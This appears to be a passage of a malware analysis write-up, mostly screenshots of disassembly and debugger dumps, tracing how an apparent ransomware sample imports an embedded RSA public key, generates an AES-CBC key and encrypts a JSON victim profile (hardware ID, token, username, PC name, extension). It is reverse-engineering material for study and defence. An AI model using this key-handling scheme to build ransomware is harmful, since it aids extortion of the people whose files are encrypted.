

```
0000000000404F8C
0000000000404F8C loc_404F8C:                 ; hKey
0000000000404F8C push    [ebp+phKey]
0000000000404F8F call    BCryptDestroyKey
0000000000404F94 push    0                   ; dwFlags
0000000000404F96 push    [ebp+phAlgorithm] ; hAlgorithm
0000000000404F99 call    BCryptCloseAlgorithmProvider
0000000000404F9E mov     esi, [ebp+lpString]
0000000000404FA1 lea     eax, [ebp+pcbResult]
0000000000404FA4 push    1                   ; dwFlags
0000000000404FA6 xor     ecx, ecx
0000000000404FA8 push    eax                 ; pcbResult
0000000000404FA9 push    ecx                 ; cbOutput
0000000000404FAA push    ecx                 ; pbOutput
0000000000404FAB push    10h                 ; cbIV
0000000000404FAD lea     eax, [ebp+pbIV]
0000000000404FB0 mov     dword ptr [ebp+pbIV], ecx
0000000000404FB3 push    eax                 ; pbIV
```



```
0000000000404FB4 push    ecx                ; pPaddingInfo
0000000000404FB5 push    esi                ; lpString
0000000000404FB6 mov     [ebp+var_38], ecx
0000000000404FB9 mov     [ebp+var_34], ecx
0000000000404FBC mov     [ebp+var_30], ecx
0000000000404FBF call    ebx ; lstrlenA
0000000000404FC1 push    eax                ; cbInput
0000000000404FC2 push    esi                ; pbInput
0000000000404FC3 push    [ebp+hKey]         ; hKey
0000000000404FC6 call    BCryptEncrypt
0000000000404FCB push    [ebp+pcbResult] ; dwBytes
0000000000404FCE call    Get_heap
0000000000404FD3 pop     ecx
0000000000404FD4 push    1                  ; dwFlags
0000000000404FD6 mov     ebx, eax
0000000000404FD8 lea     eax, [ebp+pcbResult]
0000000000404FDB push    eax                ; pcbResult
0000000000404FDC push    [ebp+pcbResult] ; cbOutput
0000000000404FDF lea     eax, [ebp+pbIV]
0000000000404FE2 push    ebx                ; pbOutput
0000000000404FE3 push    10h                ; cbIV
0000000000404FE5 push    eax                ; pbIV
0000000000404FE6 push    0                  ; pPaddingInfo
0000000000404FE8 push    esi                ; lpString
0000000000404FE9 call    ds:lstrlenA
0000000000404FEF push    eax                ; cbInput
0000000000404FF0 push    esi                ; pbInput
0000000000404FF1 push    [ebp+hKey]         ; hKey
0000000000404FF4 call    BCryptEncrypt
0000000000404FF9 xor     esi, esi
0000000000404FFB push    esi                ; int
0000000000404FFC push    [ebp+var_20]       ; int
0000000000404FFF push    [ebp+lpMem]        ; int
0000000000405002 push    [ebp+pcbResult] ; int
0000000000405005 push    ebx                ; lpMem
0000000000405006 call    sub_401047
000000000040500B mov     ecx, [ebp+pcbResult]
000000000040500E mov     edi, eax
0000000000405010 add     ecx, [ebp+var_20]
0000000000405013 push    [ebp+lpMem]        ; lpMem
0000000000405016 mov     [ebp+cbBinary], ecx
0000000000405019 call    Free_heap
000000000040501E push    ebx                ; lpMem
```



```
000000000040501F call    Free_heap
0000000000405024 add     esp, 1Ch
0000000000405027 push    [ebp+hKey]       ; hKey
000000000040502A call    BCryptDestroyKey
000000000040502F push    esi              ; dwFlags
0000000000405030 push    [ebp+hObject]    ; hAlgorithm
0000000000405033 call    BCryptCloseAlgorithmProvider
0000000000405038 lea     eax, [ebp+cbBinary]
000000000040503B mov     [ebp+var_2C], esi
000000000040503E push    eax              ; pcchString
```



```
0000000000404DD1
0000000000404DD1 loc_404DD1:
0000000000404DD1 mov     ebx, ds:lstrlenA
0000000000404DD7 lea     eax, [ebp+cbInput]
0000000000404DDA push    eax              ; pcbBinary
0000000000404DDB lea     eax, [ebp+pbInput]
0000000000404DDE mov     [ebp+pbInput], edi
0000000000404DE1 push    eax              ; int
0000000000404DE2 mov     esi, offset PublicKey_RSA_? ; "UlNBMQAQAAADAAAAAIAAAAAAAAAAAAAAQABsgM"...
0000000000404DE7 mov     [ebp+cbInput], edi
0000000000404DEA push    esi              ; lpString
0000000000404DEB call    ebx ; lstrlenA
0000000000404DED push    eax              ; cchString
0000000000404DEE push    esi              ; pszString
0000000000404DEF call    Base64_decode
0000000000404DF4 add     esp, 10h
0000000000404DF7 test    eax, eax
0000000000404DF9 jnz     short loc_404E19
```


```
0000000000404E19
0000000000404E19 loc_404E19:
0000000000404E19 xor     esi, esi
0000000000404E1B lea     eax, [ebp+phKey]
0000000000404E1E push    esi              ; dwFlags
0000000000404E1F push    [ebp+cbInput]    ; cbInput
0000000000404E22 push    [ebp+pbInput]    ; pbInput
0000000000404E25 push    eax              ; phKey
0000000000404E26 push    offset aRsapublicblob ; "RSAPUBLICBLOB"
0000000000404E2B push    esi              ; hImportKey
0000000000404E2C push    [ebp+phAlgorithm] ; hAlgorithm
0000000000404E2F call    BCryptImportKeyPair
0000000000404E34 test    eax, eax
0000000000404E36 jns     short loc_404E4D
```

```
0000000000404E4D
0000000000404E4D loc_404E4D:              ; lpMem
0000000000404E4D push    [ebp+pbInput]
0000000000404E50 call    Free_heap
0000000000404E55 push    20h              ; dwBytes
0000000000404E57 call    Get_heap
0000000000404E5C pop     ecx
0000000000404E5D pop     ecx
0000000000404E5E push    2                ; dwFlags
0000000000404E60 push    20h              ; cbBuffer
0000000000404E62 mov     edi, eax
0000000000404E64 push    edi              ; pbBuffer
0000000000404E65 push    esi              ; hAlgorithm
0000000000404E66 call    BCryptGenRandom
0000000000404E6B test    eax, eax
0000000000404E6D jns     short loc_404E90
```

```
0000000000404E90
0000000000404E90 loc_404E90:              ; dwFlags
0000000000404E90 push    esi
0000000000404E91 push    esi              ; pszImplementation
0000000000404E92 push    offset aAes      ; "AES"
0000000000404E97 lea     eax, [ebp+hObject]
0000000000404E9A push    eax              ; phAlgorithm
0000000000404E9B call    BCryptOpenAlgorithmProvider
0000000000404EA0 test    eax, eax
0000000000404EA2 jns     short loc_404EAD
```

```
0000000000404EAD
0000000000404EAD loc_404EAD:              ; dwFlags
0000000000404EAD push    esi
0000000000404EAE push    20h              ; cbInput
0000000000404EB0 push    offset pbInput   ; "ChainingModeCBC"
0000000000404EB5 push    offset aChainingmode ; "ChainingMode"
0000000000404EBA push    [ebp+hObject]    ; hObject
```

The json string is encrypted with AES CBC and the symmetric key encrypted the with the public RSA key. In the following screenshot we can see the json string in plaintext and then encrypted.



```
00B84318   57               push edi
00B84319   E8 89 0A 00 00   call 79385ed97732aee0036e67824de18e28.B84DA7
00B8431E   57               push edi
00B8431F   8B F0            mov esi,eax
00B84321   E8 9E CD FF FF   call 79385ed97732aee0036e67824de18e28.B810C4
00B84326   83 C4 14         add esp,14
00B84329   8B C6            mov eax,esi
00B8432B   5F               pop edi
00B8432C   5E               pop esi
00B8432D   5B               pop ebx
00B8432E   C9               leave
00B8432F   C3               ret
00B84330   55               push ebp
00B84331   8B EC            mov ebp,esp
00B84333   83 EC 7C         sub esp,7C
00B84336   8D 45 84         lea eax,dword ptr ss:[ebp-7C]

79385ed97732aee0036e67824de18e28.00B84DA7

.text:00B84319 79385ed97732aee0036e67824de18e28.exe:$4319 #3719
```

```
x87CW_IC  0  x87CW_IEM  0  x87CW_PM   1
x87CW_UM  1  x87CW_OM   1  x87CW_ZM   1
x87CW_DM  1  x87CW_IM   1  x87CW_RC   0 (Round Near)
x87CW_PC  2 (Real8)

MxCsr  00001F80
MxCsr_FZ 0  MxCsr_PM   1  MxCsr_UM   1
MxCsr_OM 1  MxCsr_ZM   1  MxCsr_IM   1
MxCsr_UE 0  MxCsr_PE   0  MxCsr_DAZ  0
MxCsr_OE 0  MxCsr_ZE   0  MxCsr_DE   0
MxCsr_IE 0  MxCsr_DM   1  MxCsr_RC   0 (Round Near)

MM0  0000000000000000
MM1  0000000000000000
MM2  0000000000000000

Default (stdcall)                    5   Unlocked
1: [esp] 00A5F448
2: [esp+4] 00A60528
3: [esp+8] 00A7DE48
4: [esp+C] 00A605B8
5: [esp+10] 00A5C168 L"ZUkMYh"
```

```
Address   Hex                                              ASCII
00A5F448  7B 22 68 77 69 64 22 3A 22 61 6C 6B 70 37 39 67  {"hwid":"alkp79g
00A5F458  76 36 2D 6E 30 31 66 2D 31 31 69 36 2D 69 39 36  v6-n01f-11i6-i96
00A5F468  38 2D 38 30 36 71 36 62 36 6D 36 39 36 33 64 22  8-806q6b6m6963d"
00A5F478  2C 22 74 6F 6B 65 6E 22 3A 22 53 59 61 6B 71 68  ,"token":"SYakqh
00A5F488  3A 4C 46 4B 63 30 49 58 67 61 6A 45 44 67 45 77  :LFKc0IXgajEDgEw
00A5F498  76 48 67 69 51 2B 62 70 58 51 4E 59 44 56 7A 50  vHgiQ+bpXQNYDVzP
00A5F4A8  71 41 71 34 75 37 62 63 32 69 73 38 3D 0D 0A 22  qAq4u7bc2is8=.."
00A5F4B8  2C 22 75 73 65 72 69 64 22 3A 22 38 22 2C 22 62  ,"userid":"8","b
00A5F4C8  75 69 6C 64 69 64 22 3A 22 32 33 22 2C 22 65 78  uildid":"23","ex
00A5F4D8  74 22 3A 22 5A 55 6B 4D 59 68 22 2C 22 6F 73 76  t":"ZUkMYh","osv
00A5F4E8  65 72 73 69 6F 6E 22 3A 22 57 69 6E 64 6F 77 73  ersion":"Windows
00A5F4F8  20 31 30 20 45 6E 74 65 72 70 72 69 73 65 22 2C   10 Enterprise",
00A5F508  22 77 69 6E 75 73 65 72 6E 61 6D 65 22 3A 22 52  "winusername":"R
00A5F518  45 4D 22 2C 22 77 69 6E 70 63 6E 61 6D 65 22 3A  EM","winpcname":
00A5F528  22 44 45 53 4B 54 4F 50 2D 32 43 33 49 51 48 4F  "DESKTOP-2C3IQHO
00A5F538  22 2C 22 72 73 61 6B 65 79 22 3A 22 57 30 33 6D  ","rsakey":"W03m
00A5F548  4A 54 56 4A 4D 57 36 2F 2B 69 45 36 59 43 66 56  JTVJMW6/+iE6YCfV
00A5F558  6D 52 55 53 79 31 65 67 70 45 65 49 6C 79 38 6E  mRUSy1egpEeIly8n
```

```
009DFA30  00A5F448
009DFA34  00A60528
009DFA38  00A7DE48
009DFA3C  00A605B8
009DFA40  00A5C168  L"ZUkMYh"
009DFA44  00A7CBE0
009DFA48  00A5C350
009DFA4C  00A61B68
009DFA50  00A603E8
009DFA54  00A60528
009DFA58  00A7DE48
009DFA5C  00A605B8
009DFA60  00A60438
009DFA64  009DFB80
009DFA68  00B82785  return to 79385ed97732aee0036e67824de18e28.00B82785 from 79385ed97732aee0036e6
009DFA6C  00A5C168  L"ZUkMYh"
009DFA70  00A5C350
009DFA74  00A7CBE0
009DFA78  00A7CBE0
009DFA7C  00A62190
009DFA80  00A62190
```

```
00B84FF4   E8 4B 06 00 00   call <79385ed97732aee0036e67824de18e28.BCryptEncrypt>
00B84FF9   33 F6            xor esi,esi
00B84FFB   56               push esi
00B84FFC   FF 75 E0         push dword ptr ss:[ebp-20]
00B84FFF   FF 75 E4         push dword ptr ss:[ebp-1C]
00B85002   FF 75 E8         push dword ptr ss:[ebp-18]
00B85005   53               push ebx
00B85006   E8 3C C0 FF FF   call 79385ed97732aee0036e67824de18e28.B81047
00B8500B   8B 4D E8         mov ecx,dword ptr ss:[ebp-18]

esi=00A5F448

.text:00B84FF9 79385ed97732aee0036e67824de18e28.exe:$4FF9 #43F9
```


```
MxCsr_OM 1  MxCsr_ZM   1  MxCsr_IM   1
MxCsr_UE 0  MxCsr_PE   0  MxCsr_DAZ  0
MxCsr_OE 0  MxCsr_ZE   0  MxCsr_DE   0
MxCsr_IE 0  MxCsr_DM   1  MxCsr_RC   0 (Round Near)

Default (stdcall)                    9   Unlocked
1: [esp+4] 00A5EA98
2: [esp+8] 00A62160
3: [esp+C] 06BACF64
4: [esp+10] 2670A376
5: [esp+14] 4C4200E8
6: [esp+18] 5BF8CA36
7: [esp+1C] 00A60528
8: [esp+20] 00A5F448
9: [esp+24] 0000021B
```

```
Address   Hex                                              ASCII
00A7F900  52 54 E7 B7 0D A0 80 8C EA 0E 1D E5 C9 B6 3E 7C  RTç·. ..ê..åÉ¶>|
00A7F910  0E 83 B1 66 F3 D1 44 84 B1 DA E2 B8 38 78 1C D9  ..±fóÑD.±Úâ¸8x.Ù
00A7F920  39 2D 0A 92 94 C8 CC 39 CF 81 C3 E0 C0 7D 78 04  9-...ÈÌ9Ï.ÃàÀ}x.
00A7F930  4D 8F B8 D5 B8 92 E8 E0 AE F6 7A CE EE 17 F7 CE  M.¸Õ¸.èà®özÎî.÷Î
00A7F940  B7 E7 01 2B 3C 76 D7 9B 97 FE 4A 42 EE 8A 49 BA  ·ç.+<v×..þJBî.Iº
00A7F950  A8 0D E6 D3 A3 9A A8 CD 10 1A 44 89 D3 F0 86 2D  ¨.æÓ£.¨Í..D.Óð.-
00A7F960  63 3F C6 97 57 CA 49 3E EE 63 2E 0E 50 93 E3 38  c?Æ.WÊI>îc..P.ã8
00A7F970  A8 1C BE 2F 64 03 15 41 A0 98 B7 8C 2F 50 5A E8  ¨.¾/d..A .·./PZè
00A7F980  62 9D 31 3D 94 78 C1 D2 15 F1 0B 01 50 8A 14 B9  b.1=.xÁÒ.ñ..P..¹
00A7F990  B8 1A 14 37 15 78 13 97 68 7E 40 DC 5A F4 21 17  ¸..7.x..h~@ÜZô!.
00A7F9A0  C9 95 11 69 07 2C C1 20 33 B2 D2 FD 05 F5 14 BB  É..i.,Á 3²Òý.õ.»
00A7F9B0  7D 64 A5 FB 2C 70 B4 20 9F F6 35 E2 98 0C 5B F5  }d¥û,p´ .ö5â..[õ
00A7F9C0  1D C8 0B 0F E1 01 CF 50 4E 08 AB 85 79 D4 94 63  .È..á.ÏPN.«.yÔ.c
00A7F9D0  FC 49 07 BC DC B8 78 43 1A E3 CF 40 D8 99 90 D7  üI.¼Ü¸xC.ãÏ@Ø..×
00A7F9E0  2C DD 13 29 C7 C9 35 9B 25 C4 44 50 34 86 B6 18  ,Ý.)ÇÉ5.%ÄDP4.¶.
00A7F9F0  8B D0 1D 8C B9 75 9C 56 A4 F2 CC 57 A6 99 07 14  .Ð..¹u.V¤òÌW¦...
00A7FA00  60 95 82 20 58 2D 56 6D 3F CE EE CA EB BD 24 58  `.. X-Vm?ÎîÊë½$X
00A7FA10  04 CD C6 37 A5 5A 02 80 5E 7D 5A 0C 2D 54 20 D3  .ÍÆ7¥Z..^}Z.-T Ó
00A7FA20  27 3A E5 63 72 23 6B 92 8D DB 99 EC 87 3B A0 72  ':åcr#k..Û.ì.; r
00A7FA30  DB 5C 31 AE 02 8E 40 D7 4B 2C 2C 66 9B 3F E0 AB  Û\1®..@×K,,f.?à«
00A7FA40  C9 4C CA 8A 27 A5 53 86 AF 50 69 6F 78 AE D2 BE  ÉLÊ.'¥S.¯Piox®Ò¾
00A7FA50  40 68 E4 54 30 BA 07 5B B1 12 3F 5E 78 E0 24 87  @häT0º.[±.?^xà$.
00A7FA60  CD FF 27 15 D5 6C 6D C1 36 75 65 78 AF 81 7F F8  Íÿ'.ÕlmÁ6uex¯..ø
00A7FA70  00 0E BC 50 53 81 33 2B BA 2A 19 8B C6 0B 8A B0  ..¼PS.3+º*..Æ..°
00A7FA80  2E B8 3D 49 1A CE 22 DA 1E E4 03 1E CE 9A 21 1D  .¸=I.Î"Ú.ä..Î.!.
00A7FA90  43 FE A9 F1 A7 DE BC 6F 96 40 9B A6 53 A5 C3 B2  Cþ©ñ§Þ¼o.@.¦S¥Ã²
00A7FAA0  6A 3B CD 15 47 0B 5C A1 92 85 8B 2E 70 06 95 A1  j;Í.G.\¡....p..¡
00A7FAB0  24 96 9A 58 9C F3 18 9C 30 B1 81 7B A6 C4 BE FB  $..X.ó..0±.{¦Ä¾û
00A7FAC0  E6 B7 8D F2 51 26 8A 81 21 DA DA B2 8E 5F FC ED  æ·.òQ&..!ÚÚ²._üí
00A7FAD0  EF 58 07 20 2F 81 10 E2 5D 7D E4 45 72 80 6F E0  ïX. /..â]}äEr.oà
```

